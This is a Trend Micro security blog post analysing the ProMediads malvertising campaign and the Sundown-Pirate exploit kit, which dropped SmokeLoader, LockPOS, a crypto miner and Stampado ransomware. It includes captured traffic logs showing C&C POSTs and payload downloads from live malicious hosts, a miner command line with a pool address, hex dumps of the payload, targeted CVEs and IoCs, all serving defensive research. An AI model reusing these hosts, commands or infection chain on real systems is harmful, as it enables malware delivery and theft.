TREND MICRO

TrendLabs SECURITY INTELLIGENCE Blog

SECURITY NEWS DIRECT FROM THREAT DEFENSE EXPERTS

ProMediads Malvertising and Sundown-Pirate Exploit Kit Combo Drops Ransomware and Info Stealer

- Posted on:July 19, 2017 at 7:22 am
- Posted in:Bad Sites, Exploits
- Author:
  Joseph C Chen (Fraud Researcher)

0

With additional insights/analysis from Chaoying Liu


We’ve uncovered a new exploit kit in the wild through a malvertising campaign we’ve dubbed “ProMediads”. We call this new exploit kit Sundown-Pirate, as it’s indeed a bootleg of its precursors and actually named so by its back panel.

ProMediads has been active as early as 2016, employing Rig and Sundown exploit kits to deliver malware. Its activities dropped off in mid-February this year, but suddenly welled on June 16 via Rig. However, we noticed that ProMediads eschewed Rig in favor of Sundown-Pirate on June 25.

It’s worth noting that Sundown-Pirate is only employed by ProMediads so far. This could mean that it’s yet another private exploit kit, like the similarly styled GreenFlash Sundown exploit kit that was exclusively used by the ShadowGate campaign.

Our analysis and monitoring revealed that Sundown-Pirate borrowed code from predecessors Hunter and Terror exploit kits. Its JavaScript obfuscation, however, is similar to Sundown’s. This mishmash of scrounged capabilities is what made us think it’s new.

ProMediads’ backend panel further cements its name. Together with researcher kafeine, we saw that ProMediads’ panel has a login prompt with “PirateAds – Avalanche Group” on it.



PirateAds - Avalanche Group

PirateAds © 2017

Figure 1: ProMediads’ backend panel



http://multiplus.site/land/
MultiPontos - Travel e Vant...
SNOW
Viagens MultiPlus
Com Multiplus tem mais.
Melhor ter Multiplus e se Beneficiar das Vantagens.
SAIBA MAIS
PARTICIPE

Figure 2: Example of ProMediads' malvertisement


From botnet/info stealer and PoS malware to ransomware

ProMediads diverted would-be victims to Sundown-Pirate that then delivered various malware to the affected machine. On June 25, for instance, Sundown-Pirate dropped the Trojan SmokeLoader (TROJ_SMOKELOAD.A), which installed the information-stealing botnet infector Zyklon (TSPY_ZYKLON.C).

By July 12, the exploit kit's payload changed to point-of-sale (PoS) malware LockPOS. It's a known conspirator of Flokibot's campaigns, another threat that targets point-of-sale/credit card data.

We also found that LockPOS delivered via Sundown-Pirate had cryptocurrency-mining software *CPUMiner-Multi* as an additional payload. We don't think CPUMiner specifically targets PoS systems; it merely uses LockPOS as a vector or conduit to zombify the infected system for cryptocurrency mining. LockPOS will serve as a hidden backdoor polling its C&C server for additional commands from the bot master.


On July 13, Sundown-Pirate started dropping Stampado ransomware (RANSOM_STAMPADO.K).



#	Result	Protocol	Host	URL	Body	Comments	Content-Type
2	302	HTTP	multiplus.site	/	5	ProMediads Malvertising	text/html; charset=UTF-8
3	302	HTTP	multiplus.site	/pase.php	5	ProMediads Malvertising	text/html; charset=UTF-8
4	200	HTTP	multiplus.site	/land/	2,590	ProMediads Malvertising	text/html; charset=UTF-8
5	200	HTTP	7wu93ksh29qpl70nas0.win	/topic/test/index.php	1,117	Sundown-Pirate Exploit Kit	text/html; charset=UTF-8
6	200	HTTP	7wu93ksh29qpl70nas0.win	/topic/test/59b8fa0961f4cea2209f653441f41c8b.php	6,169	Sundown-Pirate Exploit Kit	text/html; charset=UTF-8
7	200	HTTP	7wu93ksh29qpl70nas0.win	/topic/test/477f33ab7512bc578296aee8687ea59c.php	5,647	Sundown-Pirate Exploit Kit	text/html; charset=UTF-8
8	200	HTTP	7wu93ksh29qpl70nas0.win	/topic/test/045423c0415da1d4293522d9ec3a19a7.php	6,206	Sundown-Pirate Exploit Kit	text/html; charset=UTF-8
9	200	HTTP	7wu93ksh29qpl70nas0.win	/topic/test/84a4e3226fbe68e024f4242262d07da7.php	9,036	Sundown-Pirate Exploit Kit	text/html; charset=UTF-8
10	200	HTTP	7wu93ksh29qpl70nas0.win	/topic/test/581f517564d4e17dfc0c965d587f9865.php	987	Sundown-Pirate Exploit Kit	text/html; charset=UTF-8
11	200	HTTP	7wu93ksh29qpl70nas0.win	/topic/test/KV8Z5jEVMnSY8oY2KFTE	33,961	Sundown-Pirate Exploit Kit	application/octet-stream
12	304	HTTP	7wu93ksh29qpl70nas0.win	/topic/test/KV8Z5jEVMnSY8oY2KFTE	0	Sundown-Pirate Exploit Kit	
13	200	HTTP	voluntariosbrasil.life	/700ad155129bvcre51abvct1112/fWMFcPdN1Zgun.php?r=v447a&h=h9vcsw_3uha&key=_90	82,944	Sundown-Pirate Exploit Kit	application/octet-stream
14	200	HTTP	Tunnel to	p00l.livespirit.at:443	676	LockPOS C&C (install cpuminer)	
15	200	HTTPS	p00l.livespirit.at	/gate.php	3,613,748	LockPOS C&C (install cpuminer)	text/html; charset=UTF-8
16	200	HTTPS	p00l.livespirit.at	/gate.php	3,529,367	LockPOS C&C (install cpuminer)	text/html; charset=UTF-8

```
POST https://p00l.livespirit.at/gate.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: lock
Host: p00l.livespirit.at
Content-Length: 242
Cache-Control: no-cache
```

Figure 3: Sundown-Pirate delivering LockPOS on July 12, 2017



File
Windows Explorer
(Verified) Microsoft Windows
Version: 6.1.7601.17514
Image file name: C:\Windows\explorer.exe

Process
Command line: "C:\Windows\explorer.exe" -a dmd-gr -o stratum+tcp://185.25.50.124:3333

explorer.exe (2868) Properties

☑ Hide free regions

Base address	Type	Size	Protect...	Use
▷ 0xd0000	Image	2,564 kB	WCX	C:\Windows\explorer.exe
▷ 0x360000	Private	4 kB	RW	
▷ 0x370000	Private	4 kB	RW	
▷ 0x380000	Private	256 kB	RW	Stack (thread 2616)
◢ 0x3c0000	Private	3,492 kB	RWX	
0x3c0000	Private: Commit	3,492 kB	RWX	

explorer.exe (2868) (0x3c0000 - 0x729000)

```
001515c0 64 72 69 76 65 72 00 00 72 65 73 75 6c 74 00 00 69 64 00 00 64 69 73 61 62 6c 65 64 00 00 00 00 driver..result..id..disabled....
001515e0 65 72 72 6f 72 00 00 00 69 64 00 00 72 65 73 75 6c 74 00 00 75 6e 6b 6e 6f 77 6e 20 6d 65 74 68 error...id..result..unknown meth
00151600 6f 64 00 00 7b 22 69 64 22 3a 25 64 2c 22 72 65 73 75 6c 74 22 3a 22 70 6f 6e 67 22 2c 22 65 72 od..{"id":%d,"result":"pong","er
00151620 72 6f 72 22 3a 6e 75 6c 6c 7d 00 00 4a 53 4f 4e 20 70 72 6f 74 6f 63 6f 6c 20 72 65 71 75 65 73 ror":null}..JSON protocol reques
00151640 74 3a 0a 25 73 0a 00 00 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 25 6c 75 00 43 6f 6e 74 t:.%s...Content-Length: %lu.Cont
00151660 65 6e 74 2d 54 79 70 65 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 6a 73 6f 6e 00 00 55 73 65 72 ent-Type: application/json..User
00151680 2d 41 67 65 6e 74 3a 20 63 70 75 6d 69 6e 65 72 2d 6d 75 6c 74 69 2f 31 2e 33 00 00 58 2d 4d 69 -Agent: cpuminer-multi/1.3..X-Mi
001516a0 6e 69 6e 67 2d 45 78 74 65 6e 73 69 6f 6e 73 3a 20 6c 6f 6e 67 70 6f 6c 6c 20 72 65 6a 65 63 74 ning-Extensions: longpoll reject
001516c0 2d 72 65 61 73 6f 6e 00 69 64 00 00 65 72 72 6f 72 00 00 00 72 65 73 75 6c 74 00 00 48 54 54 50 -reason.id..error...result..HTTP
001516e0 20 72 65 71 75 65 73 74 20 66 61 69 6c 65 64 3a 20 25 73 00 73 74 72 61 74 75 6d 2b 74 63 70 3a  request failed: %s.stratum+tcp:
00151700 2f 2f 00 00 69 64 00 00 45 6d 70 74 79 20 64 61 74 61 20 72 65 63 65 69 76 65 64 20 69 6e 20 6a //..id..Empty data received in j
00151720 73 6f 6e 5f 72 70 63 5f 63 61 6c 6c 2e 00 00 00 65 72 72 6f 72 00 00 00 63 70 75 6d 69 6e 65 72 son_rpc_call....error...cpuminer
00151740 2d 6d 75 6c 74 69 2f 31 2e 33 00 00 72 65 73 75 6c 74 00 00 4a 53 4f 4e 20 64 65 63 6f 64 65 20 -multi/1.3..result..JSON decode
00151760 66 61 69 6c 65 64 28 25 64 29 3a 20 25 73 00 00 4a 53 4f 4e 20 70 72 6f 74 6f 63 6f 6c 20 72 65 failed(%d): %s..JSON protocol re
00151780 73 70 6f 6e 73 65 3a 0a 25 73 00 00 72 65 73 75 6c 74 00 00 65 72 72 6f 72 00 00 00 4d 45 53 53 sponse:.%s..result..error...MESS
```

Telerik Fiddler Web Debugger

#	Result	Protocol	Host	URL	Content-Type	Body	Process
1	200	HTTP	Tunnel to	p00l.livespirit.at:443		0	explorer:372
2	200	HTTPS	p00l.livespirit.at	/gate.php	text/html; charset=UTF-8	3,530,252	explorer:372
5	200	HTTP	Tunnel to	p00l.livespirit.at:443		0	explorer:372
6	200	HTTPS	p00l.livespirit.at	/gate.php	text/html; charset=UTF-8	5	explorer:372

[QuickExec] ALT+Q > type HELP to learn more

Request Headers [Raw] [Header Definitions]
POST /gate.php HTTP/1.1
Cache
Cache-Control: no-cache
Client
Accept: */*
User-Agent: lock
Entity


```
30 30 6C 2E 6C  ....#...https://p00l.l
2E 70 68 70 00  ivespirit.at/gate.php.
00 00 05 00 00  .......NK.............
04 00 00 00 00  ......................
35 00 01 00 00  ....Ú5..........Ú5....
04 00 00 00 FF  ......Ú5.MZ..........ÿ
00 00 00 00 00  ÿ..¸.......@..........
00 00 00 00 00  ......................
01 4C CD 21 54  .........°..´.Í!¸.LÍ!T
74 20 62 65 20  his program cannot be
0D 0A 24 00 00  run in DOS mode....$..
69 47 B4 FC 64  .....-&Ú¯iG´üiG´üiG´üd
54 FC 7C 47 B4  .iükG´üd.küfG´üd.Tü|G´
69 47 B4 FC 6D  üd.UüoG´ü÷çsüoG´üiG´üm
B4 FC 69 47 B5  G´üj?TühG´ü`?'ü`G´üiGµ
6D 47 B4 FC 64  üiF´üÜÙTü¡G´üÜÙÜümG´üd
6A FC 68 47 B4  .oühG´üiG#ühG´üÜÙjühG´
00 00 00 00 00  üRichiG´ü.............
00 00 00 00 00  ...PE..L....¤ Y.......
```

Figure 4. LockPOS downloads CPUMiner and injects into an explorer process

ProMediads, SmokeLoader, and Flokibot/LockPOS: No Prey, No Pay?


Since 2016, we've seen ProMediads deliver a specific SmokeLoader botnet through exploit kits, the latter of which is considered to have a close relationship with ProMediads' operators. Recently though, the botnet started deploying the same LockPOS variant that Sundown-Pirate drops.

kafeine shared that in August 2016, ProMediads' operators distributed Flokibot before it was sold in underground forums in September 2016. Both the Flokibot campaign and ProMediads currently distribute LockPOS. These connections appear to be influenced by relationships between these cybercriminals—at least as far as their malware are concerned.



#	Result	Pr...	Host	URL	Comments	Body	Content-Type
1	200	HTTP	www.askyourgrandad.com	/	ProMediads Malvertising	40,739	text/html
3	200	HTTP	fud.kwu.mobi	/index.php?6k3-Fl20uPUAeg=...	Sundown EK	813	text/html; charset=UTF-8
114	200	HTTP	fud.kwu.mobi	/s.php?6k3-Fl20uPUAeg=4Hu...	Sundown EK	65,508	text/html; charset=UTF-8
198	200	HTTP	fud.kwu.mobi	/7/?9643522803	Sundown EK	14,101	application/x-shockwave-flash
199	200	HTTP	fud.kwu.mobi	/7/?947545190441&id=270	Sundown EK	29,345	application/x-shockwave-flash
200	200	HTTP	fud.kwu.mobi	/7/?78493521	Sundown EK	45,087	application/x-shockwave-flash
203	200	HTTP	fud.kwu.mobi	/7/?9643522803	Sundown EK	14,101	application/x-shockwave-flash
204	200	HTTP	fud.kwu.mobi	/7/?947545190441&id=270	Sundown EK	29,344	application/x-shockwave-flash
205	200	HTTP	fud.kwu.mobi	/7/?78493521	Sundown EK	45,087	application/x-shockwave-flash
240	200	HTTP	ttg.mce.mobi	/@@@.php?id=270	Sundown EK	110,034	application/octet-stream
282	200	HTTP	springhate.at	/xptu/	SmokeLoader C&C	528,132	text/html; charset=windows-1251
287	404	HTTP	springhate.at	/xptu/	SmokeLoader C&C	405	text/html; charset=windows-1251

Figure 5. ProMediads delivering SmokeLoader on January 24, 2017



#	Result	Protocol	Host	URL	Body	Comments	Content-Type	Process
25	200	HTTP	springhate.at	/xptu/	528,069	SmokeLoader C&C	text/html; charset=windows-1251	explorer:3768
34	404	HTTP	springhate.at	/xptu/	4	SmokeLoader C&C	text/html; charset=windows-1251	explorer:3768
35	404	HTTP	springhate.at	/xptu/	43	SmokeLoader C&C	text/html; charset=windows-1251	explorer:3768
37	200	HTTPS	livespirit.at	/bot.exe	83,456	LockPOS	application/x-msdos-program	explorer:3768
40	404	HTTP	springhate.at	/xptu/	4	SmokeLoader C&C	text/html; charset=windows-1251	explorer:3768
41	200	HTTPS	p00l.livespirit.at	/gate.php	3,530,259	LockPOS C&C	text/html; charset=UTF-8	explorer:372
42	200	HTTP	springhate.at	/xptu/	5,340,981	SmokeLoader C&C	text/html; charset=windows-1251	explorer:3768

[QuickExec] ALT+Q > type HELP to learn more

```
00000090  20 34 33 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 6B 65 65 70 2D 61 6C   43..Connection: keep-al
000000A8  69 76 65 0D 0A 0D 0A 30 00 00 4C 6F 63 61 74 69 6F 6E 3A 20 68 74 74  ive....0.0.Location: htt
000000C0  70 73 3A 2F 2F 6C 69 76 65 73 70 69 72 69 74 2E 61 74 2F 62 6F 74 2E 65  ps://livespirit.at/bot.e
000000D8  78 65                                                                    xe
```

Figure 6. The SmokeLoader botnet installing LockPOS by mid-July, 2017

Old wine in new bottle?

Sundown-Pirate uses three Internet Explorer exploits and another one in Flash:

- CVE-2013-2551, patched in May 2013 via MS13-037
- CVE-2014-6332, patched in November 2014 via MS14-064
- CVE-2016-0189, patched in May 2016 via MS16-051
- CVE-2015-7645, patched by Adobe in October 2015 via APSA15-05

Fortunately, there is a silver lining. The more vulnerabilities are disclosed, the faster they can be patched. And these exploits are going to be less successful as users and business become more proactive and security-savvy. This has been demonstrated by the recent decline of exploit kits, especially the use of zero-days and relatively new vulnerabilities.

Additionally, these exploits won't work on Chrome and Firefox browsers. Flash content on these browsers are disabled by default, but even if Flash is enabled, their security mechanisms can still deter malicious content—e.g., Firefox's Web Application Program Interfaces (APIs) and Protected Mode, and Chrome's Sandbox.

The plethora of malware Sundown-Pirate delivers, however, still makes it a credible threat. More than ever, exploit kits highlight the real-life significance of keeping systems updated. Systems and networks that remain vulnerable to security flaws (for which patches have long been available) give bad guys a bigger window of exposure to attack them.

Information security and IT/system administrators are also recommended to incorporate additional layers of security to their enterprise's systems and networks. Firewalls, intrusion detection and prevention systems, virtual patching, URL categorization, and enforcing robust patch management policies are just some of the best practices against attacks that exploit vulnerabilities.

Trend Micro Solutions

Exploit kits take advantage of security flaws within system or software, which is why a multilayered approach to security is important—from the gateway, endpoints, networks, and servers. Trend Micro™ OfficeScan™ with XGen™ endpoint security has Vulnerability Protection that shields endpoints from identified and unknown vulnerability exploits even before patches are even deployed. Trend Micro's endpoint solutions such as Trend Micro™ Smart Protection Suites, and Worry-Free™ Business Security protect end users and businesses from these threats by detecting and blocking malicious files and all related malicious URLs.

Indicators of Compromise (IoCs):

Domain/IP address related to Sundown-Pirate:

- 7wu93ksh29qpl70nas0[.]win
- 178[.]159[.]36[.]91

SmokeLoader C&C Domains:

- livespirit[.]at
- springhate[.]at

LockPOS C&C Domain:

- p00l[.]livespirit[.]at

Domain related to ProMediads:

- multiplus[.]site

Related Hashes (SHA-256):

- 4199d766cee6014fd7a9a987b4ccea3f8d0ed0fba808de08b76cda71e40886b5 (TROJ_SMOKELOAD.A)
- f569172166a19c06b3efa1f75d02b143539cd63a53d67bc066d28f8fd553ba8e (TSPY_ZYKLON.C)
- 3fa54156ae496a40298668911e243c3b7896e42fe2f83bc68e96ccf0c6d59e72 (BKDR_LOCKPOS.A)
- 931092a92ffaa492586495db9ab62dd011ce2b6286e31e322496f72687c2b4ef (HKTL_COINMINER)
- 109e89148945d792620f4fc4f75e6a1901ba96cc017ffd6b3b67429d84e29a3c (Ransom_STAMPADO.K)

Hat tip to kafeine whom we collaborated with in this research/analysis

Related Posts:

- **New Disdain Exploit Kit Detected in the Wild**
- **AdGholas Malvertising Campaign Employs Astrum Exploit Kit**
- **Updated Sundown Exploit Kit Uses Steganography**
- **New Bizarro Sundown Exploit Kit Spreads Locky**

Tags: exploit kitLockPOSmalvertisingProMediadsSundown-Pirate

Featured Stories

- Following the Trail of BlackTech's Cyber Espionage Campaigns
- Android Backdoor GhostCtrl can Silently Record Your Audio, Video, and More
- Linux Users Urged to Update as a New Threat Exploits SambaCry
- Erebus Resurfaces as Linux Ransomware
- The Reigning King of IP Camera Botnets and its Challengers

Business Process Compromise

- Attackers are starting to invest in long-term operations that target specific processes enterprises rely on. They scout for vulnerable practices, susceptible systems and operational loopholes that they can leverage or abuse. To learn more, read our Security 101: Business Process Compromise.

Business Email Compromise

- How can a sophisticated email scam cause more than $2.3 billion in damages to businesses around the world?
  See the numbers behind BEC

Latest Ransomware Posts

Cerber Ransomware Evolves Again, Now Steals From Bitcoin Wallets

New WannaCry-Mimicking SLocker Abuses QQ Services

LeakerLocker Mobile Ransomware Threatens to Expose User Information

SLocker Mobile Ransomware Starts Mimicking WannaCry

Large-Scale Petya Ransomware Attack In Progress, Hits Europe Hard

Recent Posts

- Cryptocurrency Miner Uses WMI and EternalBlue To Spread Filelessly
- New Disdain Exploit Kit Detected in the Wild
- GhostClicker Adware is a Phantomlike Android Click Fraud
- The Crisis of Connected Cars: When Vulnerabilities Affect the CAN Standard
- CVE-2017-0199: New Malware Abuses PowerPoint Slide Show

Ransomware 101

-

  This infographic shows how ransomware has evolved, how big the problem has become, and ways to avoid being a ransomware victim.
  Check the infographic

Popular Posts

The Crisis of Connected Cars: When Vulnerabilities Affect the CAN Standard
CVE-2017-0199: New Malware Abuses PowerPoint Slide Show
A Look at JS_POWMET, a Completely Fileless Malware
Android Backdoor GhostCtrl can Silently Record Your Audio, Video, and More
OnionDog is not a Targeted Attack—It's a Cyber Drill

Latest Tweets

- The #Disdain exploit kit is a new threat currently being sold in underground forums. Details: bit.ly/2x8SaJv
  about 2 hours ago
- #HDDCryptor misuses system admin tools & leverages exploits to access machines. How to mitigate the #ransomware:… twitter.com/i/web/status/8…
  about 10 hours ago
- #ClickFraud malware #GhostClicker can do more than just drain your device’s CPU, battery & internet data: Details:… twitter.com/i/web/status/8…
  about 13 hours ago

Stay Updated

Email Subscription

Your email here

Subscribe

- Home and Home Office
- |
- For Business
- |
- Security Intelligence
- |
- About Trend Micro

- Asia Pacific Region (APAC): Australia / New Zealand, 中国, 日本, 대한민국, 台灣
- Latin America Region (LAR): Brasil, México
- North America Region (NABU): United States, Canada
- Europe, Middle East, & Africa Region (EMEA): France, Deutschland / Österreich / Schweiz, Italia, Россия, España, United Kingdom / Ireland

- Privacy Statement
- Legal Policies